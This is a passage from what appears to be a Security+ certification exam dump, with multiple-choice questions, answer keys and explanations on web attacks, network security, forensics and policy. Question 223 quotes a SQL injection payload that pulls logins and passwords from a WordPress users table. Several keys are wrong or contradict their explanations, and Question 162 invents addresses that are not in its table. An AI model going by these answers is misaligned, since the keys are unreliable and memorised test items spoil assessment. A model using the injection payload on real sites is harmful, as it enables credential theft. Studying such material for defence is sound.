* A. SQLi. This is not the correct answer, because SQLi stands for SQL Injection, which is an attack that exploits a vulnerability in a web application’s database layer, where malicious SQL statements are inserted into an entry field for execution2. The output of the web server log does not show any SQL statements or commands.
* B. CSRF. This is the correct answer, because CSRF is an attack that exploits the trust a web server has in a user’s browser, where malicious requests are sent to the web server using the user’s credentials1. The output of the web server log shows multiple GET requests with different account numbers and amounts, which may indicate a CSRF attack.
* C. Spear phishing. This is not the correct answer, because spear phishing is an attack that targets a specific individual or organization with a personalized email or message that contains a malicious link or attachment3. The output of the web server log does not show any email or message content or headers.
* D. API. This is not the correct answer, because API stands for Application Programming Interface, which is a set of rules and specifications that allow software components to communicate and exchange data. API is not an attack method, but rather a way of designing and developing software applications.

NEW QUESTION 125
- (Exam Topic 2)
A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would most likely contain language that would prohibit this activity?

A. NDA
B. BPA
C. AUP
D. SLA

Answer: C

Explanation:
AUP stands for acceptable use policy, which is a document that defines the rules and guidelines for using an organization’s network, systems, devices, and resources. An AUP typically covers topics such as authorized and unauthorized activities, security requirements, data protection, user responsibilities, and consequences for violations. An AUP can help prevent non-work-related software installation on company-issued devices by clearly stating what types of software are allowed or prohibited, and what actions will be taken if users do not comply with the policy.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

NEW QUESTION 130
- (Exam Topic 2)
A web server has been compromised due to a ransomware attack. Further Investigation reveals the ransomware has been in the server for the past 72 hours. The systems administrator needs to get the services back up as soon as possible. Which of the following should the administrator use to restore services to a secure state?

A. The last incremental backup that was conducted 72 hours ago
B. The last known-good configuration stored by the operating system
C. The last full backup that was conducted seven days ago
D. The baseline OS configuration

Answer: A

Explanation:
The last incremental backup that was conducted 72 hours ago would be the best option to restore the services to a secure state, as it would contain the most recent data before the ransomware infection. Incremental backups only store the changes made since the last backup, so they are faster and use less storage space than full backups. Restoring from an incremental backup would also minimize the data loss and downtime caused by the ransomware attack. References:
- https://www.comptia.org/blog/mature-cybersecurity-response-to-ransomware
- https://www.youtube.com/watch?v=HszU4nEAlFc

NEW QUESTION 134

- (Exam Topic 2)
A systems integrator is installing a new access control system for a building. The new system will need to connect to the Company's AD server In order to validate current employees. Which of the following should the systems integrator configure to be the most secure?

A. HTTPS
B. SSH
C. SFTP
D. LDAPS

Answer: D

Explanation:
LDAPS (Lightweight Directory Access Protocol Secure) is the most secure protocol to use for connecting to an Active Directory server, as it encrypts the communication between the client and the server using SSL/TLS. This prevents eavesdropping, tampering, or spoofing of the authentication and authorization data.
References: 1
CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation,
Objective 3.2: Implement secure protocols 2
CompTIA Security+ Certification Exam Objectives, page 15,
Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms 3
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731

NEW QUESTION 138
- (Exam Topic 2)
An organization routes all of its traffic through a VPN Most users are remote and connect into a corporate data center that houses confidential information There is a firewall at the internet border, followed by a DLP appliance, the VPN server and the data center itself Which of the following is the weakest design element?

A. The DLP appliance should be integrated into a NGFW.
B. Split-tunnel connections can negatively impact the DLP appliance's performance.
C. Encrypted VPN traffic will not be inspected when entering or leaving the network.
D. Adding two hops in the VPN tunnel may slow down remote connections

Answer: C

Explanation:
VPN (Virtual Private Network) traffic is encrypted to protect its confidentiality and integrity over the internet. However, this also means that it cannot be inspected by security devices or tools when entering or leaving the network, unless it is decrypted first. This can create a blind spot or a vulnerability for the network security posture, as malicious traffic or data could bypass detection or prevention mechanisms by using VPN encryption

NEW QUESTION 140
- (Exam Topic 2)
The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

A. Privilege escalation
B. Buffer overflow
C. Resource exhaustion
D. Cross-site scripting

Answer: B

Explanation:
A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code1. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources2. Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service3. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.
References: 1: https://www.fortinet.com/resources/cyberglossary/buffer-overflow 2: https://www.imperva.com/learn/application-security/privilege-escalation/ 3: https://www.imperva.com/learn/application-security/resource-exhaustion/ : https://owasp.org/www-community/attacks/xss/

NEW QUESTION 143
- (Exam Topic 2)
The Chief Executive Officer (CEO) of an organization would like staff members to have the flexibility to work from home anytime during business hours, including during a pandemic or crisis. However, the CEO is concerned that some staff members may take advantage of the flexibility and work from high-risk countries while on holiday or outsource work to a third-party organization in another country. The Chief Information Officer believes the company can implement some basic controls to mitigate the majority of the risk. Which of the following would be best to mitigate the CEO's concerns? (Select two).

A. Geolocation
B. Time-of-day restrictions
C. Certificates
D. Tokens
E. Geotagging
F. Role-based access controls

Answer: AB

Explanation:
Geolocation and time-of-day restrictions would be best to mitigate the CEO’s concerns about staff members working from high-risk countries while on holiday or

outsourcing work to a third-party organization in another country. Geolocation is a technique that involves determining the physical location of a device or user based on its IP address, GPS coordinates, Wi-Fi signals, or other indicators. Time-of-day restrictions are policies that limit the access or usage of resources based on the time of day or week. Geolocation and time-of-day restrictions can help to enforce access control rules, prevent unauthorized access, detect anomalous behavior, and comply with regulations. References: https://www.comptia.org/blog/what-is-geolocation
https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 148
- (Exam Topic 2)
Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

A. User
B. Wildcard
C. Self-signed
D. Root

Answer: B

Explanation:
A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for *.example.com can be used to secure www.example.com, mail.example.com, blog.example.com, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.

NEW QUESTION 149
- (Exam Topic 2)
A malicious actor recently penetrated a company's network and moved laterally to the data center Upon investigation a forensics firm wants to know what was in the memory on the compromised server Which of the following files should be given to the forensics firm?

A. Security
B. Application
C. Dump
D. Syslog

Answer: C

Explanation:
A dump file is a file that contains the contents of memory at a specific point in time. It can be used for debugging or forensic analysis of a system or an application. It can reveal what was in the memory on the compromised server, such as processes, variables, passwords, encryption keys, etc.

NEW QUESTION 153
- (Exam Topic 2)
Which of the following teams combines both offensive and defensive testing techniques to protect an organization's critical systems?

A. Red
B. Blue
C. Purple
D. Yellow

Answer: C

Explanation:
A purple team combines both offensive and defensive testing techniques to protect an organization’s critical systems. A purple team is a type of cybersecurity team that consists of members from both the red team and the blue team. The red team performs simulated attacks on the organization’s systems, while the blue team defends against them. The purple team facilitates the collaboration and communication between the red team and the blue team, and provides feedback and recommendations for improvement. A purple team can help the organization identify and remediate vulnerabilities, enhance security controls, and increase resilience.
References: https://www.comptia.org/blog/red-team-blue-team-purple-team
https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 158
- (Exam Topic 2)
Server administrators want to configure a cloud solution so that computing memory and processor usage are maximized most efficiently across a number of virtual servers. They also need to avoid potential
denial-of-service situations caused by availability. Which of the following should administrators configure to maximize system availability while efficiently utilizing available computing power?

A. Dynamic resource allocation
B. High availability
C. Segmentation
D. Container security


Answer: A

Explanation:
Dynamic resource allocation is a technique that allows cloud providers to adjust the amount and distribution of computing resources according to the changing demand and capacity of the cloud environment1. Dynamic resource allocation can improve the efficiency and utilization of available computing power, as well as reduce the cost and energy consumption of the cloud infrastructure1. Dynamic resource allocation can also enhance the system availability and reliability by avoiding potential denial-of-service situations caused by overloading or under-provisioning of resources1.

NEW QUESTION 162

- (Exam Topic 2)

A security administrator examines the ARP table of an access switch and sees the following output:



VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

A. DDoSonFa02 port
B. MAG flooding on Fa0/2 port
C. ARP poisoning on Fa0/1 port
D. DNS poisoning on port Fa0/1


Answer: C

Explanation:
ARP poisoning is a type of attack that exploits the ARP protocol to associate a malicious MAC address with a legitimate IP address on a network1. This allows the attacker to intercept, modify or drop traffic between the victim and other hosts on the same network. In this case, the ARP table of the access switch shows that the same MAC address (00-0c-29-58-35-3b) is associated with two different IP addresses (192.168.1.100 and 192.168.1.101) on port Fa0/12. This indicates that an attacker has poisoned the ARP table to redirect traffic intended for 192.168.1.100 to their own device with MAC address 00-0c-29-58-35-3b. The other options are not related to this scenario. DDoS is a type of attack that overwhelms a target with excessive traffic from multiple sources3. MAC flooding is a type of attack that floods a switch with fake MAC addresses to exhaust its MAC table and force it to operate as a hub4. DNS poisoning is a type of attack that corrupts the DNS cache with fake entries to redirect users to malicious websites.
References: 1: https://www.imperva.com/learn/application-security/arp-spoofing/ 2:
https://community.cisco.com/t5/networking-knowledge-base/network-tables-mac-routing-arp/ta-p/4184148 3:
https://www.imperva.com/learn/application-security/ddos-attack/ 4: https://www.imperva.com/learn/application-security/mac-flooding/ :
https://www.imperva.com/learn/application-security/dns-spoofing-poisoning/

NEW QUESTION 164

- (Exam Topic 2)

A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the companVs mobile application. After reviewing the back-end server logs, the security analyst finds the following entries



```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

A. IP address allow list
B. user-agent spoofing
C. WAF bypass
D. Referrer manipulation

Answer: B

Explanation:
User-agent spoofing is a technique that allows an attacker to modify the user-agent header of an HTTP request to impersonate another browser or device12. User-agent spoofing can be used to bypass security controls that rely on user-agent filtering or validation12. In this case, the attacker spoofed the user-agent header to match the company's mobile application, which was allowed to access the back-end server's API2.

NEW QUESTION 165

- (Exam Topic 2)

Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

A. nmap
B. tracert
C. ping
D. ssh

Answer: A

Explanation:
Tracert is a command-line tool that shows the route that packets take to reach a destination on a network1. It also displays the time it takes for each hop along the way1. By using tracert, you can see if there is a router or firewall that is blocking or slowing down the traffic between the internal workstation and the specific server1.

NEW QUESTION 167

- (Exam Topic 2)

Which of Ihe following control types is patch management classified under?

A. Deterrent
B. Physical
C. Corrective
D. Detective

Answer: C

Explanation:
Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.
Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

NEW QUESTION 172
- (Exam Topic 2)
Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

A. Memory, disk, temporary filesystems, CPU cache
B. CPU cache, memory, disk, temporary filesystems
C. CPU cache, memory, temporary filesystems, disk
D. CPU cache, temporary filesystems, memory, disk

Answer: C

Explanation:
The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:
https://www.comptia.org/blog/what-is-volatility-in-digital-forensics

NEW QUESTION 177
- (Exam Topic 2)
A company is concerned about individuals driving a car into the building to gain access. Which of the following security controls would work BEST to prevent this from happening?

A. Bollard
B. Camera
C. Alarms
D. Signage
E. Access control vestibule

Answer: A

Explanation:
Bollards are posts designed to prevent vehicles from entering an area. They are usually made of steel or concrete and are placed close together to make it difficult for vehicles to pass through. In addition to preventing vehicles from entering an area, bollards can also be used to protect buildings and pedestrians from ramming attacks. They are an effective and cost-efficient way to protect buildings and pedestrians from unauthorized access.

NEW QUESTION 180
- (Exam Topic 2)
An audit identified PIl being utilized in the development environment of a crit-ical application. The Chief Privacy Officer (CPO) is adamant that this data must be removed: however, the developers are concerned that without real data they cannot perform functionality tests and search for specific data. Which of the following should a security professional implement to best satisfy both the CPOs and the development team's requirements?

A. Data purge
B. Data encryption
C. Data masking
D. Data tokenization

Answer: D

Explanation:
Data tokenization is a technique of replacing sensitive data with non-sensitive substitutes called tokens that have no intrinsic value or meaning. It can satisfy both the CPO’s and the development team’s requirements by removing personally identifiable information (PII) from the development environment of a critical application while preserving the functionality and format of the data for testing purposes.

NEW QUESTION 184
- (Exam Topic 2)
An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:
* Check-in/checkout of credentials
* The ability to use but not know the password
* Automated password changes
* Logging of access to credentials
Which of the following solutions would meet the requirements?

A. OAuth 2.0
B. Secure Enclave
C. A privileged access management system
D. An OpenID Connect authentication system

Answer: C

Explanation:
A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources12. A PAM system can meet the requirements of the project by providing features such as:

- Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharin2g3.
- The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on23. This prevents users from copying, changing, or sharing password2s.
- Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness23
. This ensures that passwords are always strong and unpredictable, and reduces the risk of password
reuse or compromise2.
- Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them23. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents2.

A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner4. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.
A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification5. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.
A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login6. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.

NEW QUESTION 189
- (Exam Topic 2)
A security engineer is building a file transfer solution to send files to a business partner. The users would like to drop off the files in a specific directory and have the server send the file to the business partner. The connection to the business partner is over the internet and needs to be secure. Which of the following can be used?

A. SMIME
B. LDAPS
C. SSH
D. SRTP

Answer: C

Explanation:
SSH stands for Secure Shell, which is a protocol that can be used to securely transfer files over the internet. SSH uses encryption and authentication to protect the data in transit and ensure the identity of the sender and receiver. SSH can also support compression, tunneling, and port forwarding. SSH can be used to send files to a business partner by using a command-line tool such as scp or sftp, or by using a graphical user interface (GUI) tool such as FileZilla or WinSCP. SSH can also be used to remotely access and manage servers or devices over the internet. References:

- https://www.globalscape.com/solutions/secure-file-transfer
- https://www.jscape.com/blog/how-to-securely-transfer-large-files-over-the-internet

NEW QUESTION 191
- (Exam Topic 2)
Which of the following Is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

A. To provide data to quantify risk based on the organization's systems
B. To keep all software and hardware fully patched for known vulnerabilities
C. To only allow approved, organization-owned devices onto the business network
D. To standardize by selecting one laptop model for all users in the organization

Answer: A

Explanation:
An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 193
- (Exam Topic 2)
A company is adopting a BYOD policy and is looking for a comprehensive solution to protect company information on user devices. Which of the following solutions would best support the policy?

A. Mobile device management
B. Full device encryption
C. Remote wipe
D. Biometrics

Answer: A

Explanation:
Mobile device management (MDM) is a solution that allows an organization to manage, monitor, and secure mobile devices that are used by employees for work purposes. It can protect company information on user devices by enforcing policies and controls such as encryption, password, remote wipe, etc., and detecting and preventing unauthorized access or data leakage.

NEW QUESTION 197
- (Exam Topic 2)
Which of the following terms should be included in a contract to help a company monitor the ongo-ing security maturity Of a new vendor?

A. A right-to-audit clause allowing for annual security audits
B. Requirements for event logs to kept for a minimum of 30 days
C. Integration of threat intelligence in the companys AV
D. A data-breach clause requiring disclosure of significant data loss

Answer: A

Explanation:
A right-to-audit clause is a contractual provision that allows one party to audit the records and activities of
another party to ensure compliance with security policies and standards. It can help a company monitor the ongoing security maturity of a new vendor by conducting annual security audits and identifying any gaps or issues that need to be addressed.

NEW QUESTION 200
- (Exam Topic 2)
An organization is concerned that ils hosted web servers are not running the most updated version of the software. Which of the following would work best to help identify potential vulnerabilities?

A. hping3 -S compcia.org -p 80
B. nc -1 -v comptia.crg -p 80
C. nmap comptia.org -p 80 -sv
D. nslookup -port«80 comptia.org

Answer: C

Explanation:
nmap is a network scanning tool that can perform various tasks such as port scanning, service detection, version detection, OS detection, vulnerability scanning, etc… nmap comptia.org -p 80 -sv is a command that scans port 80 (the default port for HTTP) on comptia.org domain name and tries to identify the service name and version running on that port. This can help identify potential vulnerabilities in the web server software by comparing the version with known exploits or patches.

NEW QUESTION 202
- (Exam Topic 2)
A security analyst notices an unusual amount of traffic hitting the edge of the network. Upon examining the logs, the analyst identifies a source IP address and blocks that address from communicating with the network. Even though the analyst is blocking this address, the attack is still ongoing and coming from a large number of different source IP addresses. Which of the following describes this type of attack?

A. DDoS
B. Privilege escalation
C. DNS poisoning
D. Buffer overflow

Answer: A

Explanation:
A distributed denial-of-service (DDoS) attack is an attempt to make a computer or network resource unavailable to its intended users. This is accomplished by overwhelming the target with a flood of traffic from multiple sources.
In the scenario described, the security analyst identified a source IP address and blocked it from communicating with the network. However, the attack was still ongoing and coming from a large number of different source IP addresses. This indicates that the attack was a DDoS attack.
Privilege escalation is an attack that allows an attacker to gain unauthorized access to a system or network. DNS poisoning is an attack that modifies the DNS records for a domain name, causing users to be redirected to a malicious website. A buffer overflow is an attack that occurs when a program attempts to store more data in a buffer than it is designed to hold.
Therefore, the most likely type of attack in the scenario described is a DDoS attack.

NEW QUESTION 207
- (Exam Topic 2)
A security engineer needs to recommend a solution to defend against malicious actors misusing protocols and being allowed through network defenses. Which of the following will the engineer most likely recommended?

A. A content filter
B. AWAF
C. A next-generation firewall
D. An IDS

Answer: C

Explanation:
A next-generation firewall (NGFW) is a solution that can defend against malicious actors misusing protocols and being allowed through network defenses. A NGFW is a type of firewall that can perform deep packet inspection, application-level filtering, intrusion prevention, malware detection, and identity-based access control. A NGFW can also use threat intelligence and behavioral analysis to identify and block malicious traffic based on protocols, signatures, or anomalies.
References:
https://www.comptia.org/blog/what-is-a-next-generation-firewall

https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 208
- (Exam Topic 2)
Which of the following models offers third-party-hosted, on-demand computing resources that can be shared with multiple organizations over the internet?

A. Public cloud
B. Hybrid cloud
C. Community cloud
D. Private cloud

Answer: A

Explanation:
There are three main models for cloud computing: Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS)12. Each model represents a different part of the cloud computing stack and provides different levels of control, flexibility, and management.
According to one source1, a public cloud is a type of cloud deployment where the cloud resources (such as servers and storage) are owned and operated by a third-party cloud service provider and delivered over the Internet. A public cloud can be shared with multiple organizations or users who pay for the service on a subscription or pay-as-you-go basis.

NEW QUESTION 212
- (Exam Topic 2)
An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks. Which of the following will best meet the organization's need?

A. MFA
B. 802.1X
C. WPA2
D. TACACS

Answer: B

Explanation:
* 802.1 X is a standard for network access control that provides authentication and encryption for devices that connect to a LAN/WLAN. 802.1X uses the Extensible Authentication Protocol (EAP) to exchange authentication messages between a supplicant (the device requesting access), an authenticator (the device granting access), and an authentication server (the device verifying credentials). 802.1X can prevent on-path attacks and evil twin attacks by requiring users to provide valid credentials before accessing the network and encrypting the data transmitted over the network.
On-path attacks are attacks that involve intercepting or modifying network traffic between two endpoints. An on-path attacker can eavesdrop on sensitive information, alter or inject malicious data, or redirect traffic to malicious destinations. On-path attacks are frequently perpetrated over WiFi network1s.
Evil twin attacks are attacks that involve setting up a fake WiFi access point that mimics a legitimate one. An evil twin attacker can trick users into connecting to the fake network and then monitor or manipulate their online activity. Evil twin attacks are more common on public WiFi networks that are unsecured and leave personal data vulnerable23.

NEW QUESTION 214
- (Exam Topic 2)
A retail store has a business requirement to deploy a kiosk computer In an open area The kiosk computer's operating system has been hardened and tested. A security engineer IS concerned that someone could use removable media to install a rootkit Mich of the should the security engineer configure to BEST protect the kiosk computer?

A. Measured boot
B. Boot attestation
C. UEFI
D. EDR

Answer: B

Explanation:
Boot attestation is a security feature that enables the computer to verify the integrity of its operating system
before it boots. It does this by performing a hash of the operating system and comparing it to the expected hash of the operating system. If the hashes do not match, the computer will not boot and the rootkit will not be allowed to run. This process is also known as measured boot or secure boot.
According to the CompTIA Security+ Study Guide, “Secure Boot is a feature of Unified Extensible Firmware Interface (UEFI) that ensures that code that is executed during the boot process has been authenticated by a cryptographic signature. Secure Boot prevents malicious code from running at boot time, thus providing assurance that the system is executing only code that is legitimate. This provides a measure of protection against rootkits and other malicious code that is designed to run at boot time.”

NEW QUESTION 219
- (Exam Topic 2)
An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the most acceptable?

A. SED
B. HSM
C. DLP
D. TPM

Answer: A

Explanation:
SED stands for Self-Encrypting Drive, which is a type of hard drive that automatically encrypts and decrypts data using a built-in hardware encryption engine1.

SEDs do not require any additional software or configuration, and they do not affect the performance or usability of the laptop2. SEDs also have a feature called Instant Secure Erase, which allows the user to quickly and securely wipe the data on the drive by deleting the encryption key1.

NEW QUESTION 223
- (Exam Topic 2)
A security analyst reviews web server logs and notices the following line: 104.35. 45.53 [22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT
user login, user _ pass, user email from wp users—— HTTP/I.I" 200 1072
http://www.example.com/wordpress/wp—admin/
Which of the following vulnerabilities is the attacker trying to exploit?

A. SSRF
B. CSRF
C. xss
D. SQLi

Answer: D

Explanation:
SQLi stands for SQL injection, which is a type of web security vulnerability that allows an attacker to execute malicious SQL statements on a database server. SQLi can result in data theft, data corruption, denial of service, or remote code execution.
The attacker in the web server log is trying to exploit a SQLi vulnerability by sending a malicious GET request that contains a UNION ALL SELECT statement. This statement is used to combine the results of two or more SELECT queries into a single result set. The attacker is attempting to retrieve user login, user pass, and user email from the wp users table, which is a WordPress database table that stores user information. The attacker may use this information to compromise the WordPress site or the users' accounts.

NEW QUESTION 226
- (Exam Topic 2)
A customer called a company's security team to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details. An investigation into the matter reveals the following
• The manager of the accounts payable department is using the same password across multiple external websites and the corporate account
• One of the websites the manager used recently experienced a data breach.
• The manager's corporate email account was successfully accessed in the last five days by an IP address located in a foreign country.
Which of the following attacks has most likely been used to compromise the manager's corporate account?

A. Remote access Trojan
B. Brute-force
C. Dictionary
D. Credential stuffing
E. Password spraying

Answer: D

Explanation:
Credential stuffing is a type of attack that involves using stolen or leaked usernames and passwords from one website or service to gain unauthorized access to other websites or services that use the same credentials. It can exploit the common practice of reusing passwords across multiple accounts. It is the most likely attack tha has been used to compromise the manager's corporate account, given that the manager is using the same password across multiple external websites and the corporate account, and one of the websites recently experienced a data breach.

NEW QUESTION 231
- (Exam Topic 2)
A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.
The first step the IT team should perform is to deploy a DLP solution:

A. for only data in transit.
B. for only data at reset.
C. in blocking mode.
D. in monitoring mode.

Answer: D

Explanation:
A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

NEW QUESTION 235
- (Exam Topic 2)
An engineer is using scripting to deploy a network in a cloud environment. Which the following describes this scenario?

A. SDLC
B. VLAN
C. SDN
D. SDV

Answer: C

Explanation:

SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html

NEW QUESTION 238
- (Exam Topic 2)
A backup operator wants to perform a backup to enhance the RTO and RPO in a highly time- and
storage-efficient way that has no impact on production systems. Which of the following backup types should the operator use?

A. Tape
B. Full
C. Image
D. Snapshot

Answer: D

Explanation:
A snapshot backup is a type of backup that captures the state of a system at a point in time. It is highly time- and storage-efficient because it only records the changes made to the system since the last backup. It also has no impact on production systems because it does not require them to be offline or paused during the backup process. References: https://www.comptia.org/blog/what-is-a-snapshot-backup

NEW QUESTION 243
- (Exam Topic 2)
A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600. Which of the following commands will help the security analyst to achieve this objective?

A. cat webserver.log | head -4600 | tail +500 |
B. cat webserver.log | tail -1995400 | tail -500 |
C. cat webserver.log | tail -4600 | head -500 |
D. cat webserver.log | head -5100 | tail -500 |

Answer: D

Explanation:
the cat command displays the contents of a file, the head command displays the first lines of a file, and the
tail command displays the last lines of a file. To display a specific number of lines from a file, you can use a
minus sign followed by a number as an option for head or tail. For example, head -10 will display the first 10 lines of a file.
To obtain the next 500 lines starting from line 4,600, you need to use both head and tail commands. https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/file-manipulation-tools/

NEW QUESTION 247
- (Exam Topic 2)
After installing a patch On a security appliance. an organization realized a massive data exfiltration occurred. Which Of the following describes the incident?

A. Supply chain attack
B. Ransomware attack
C. Cryptographic attack
D. Password attack

Answer: A

Explanation:
A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have tampered with the patch for the security appliance and used it to exfiltrate data from the organization.

NEW QUESTION 252
- (Exam Topic 2)
A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?

A. Cameras
B. Badges
C. Locks
D. Bollards

Answer: B

Explanation:
Badges are physical security controls that provide a way to identify and authenticate authorized individuals
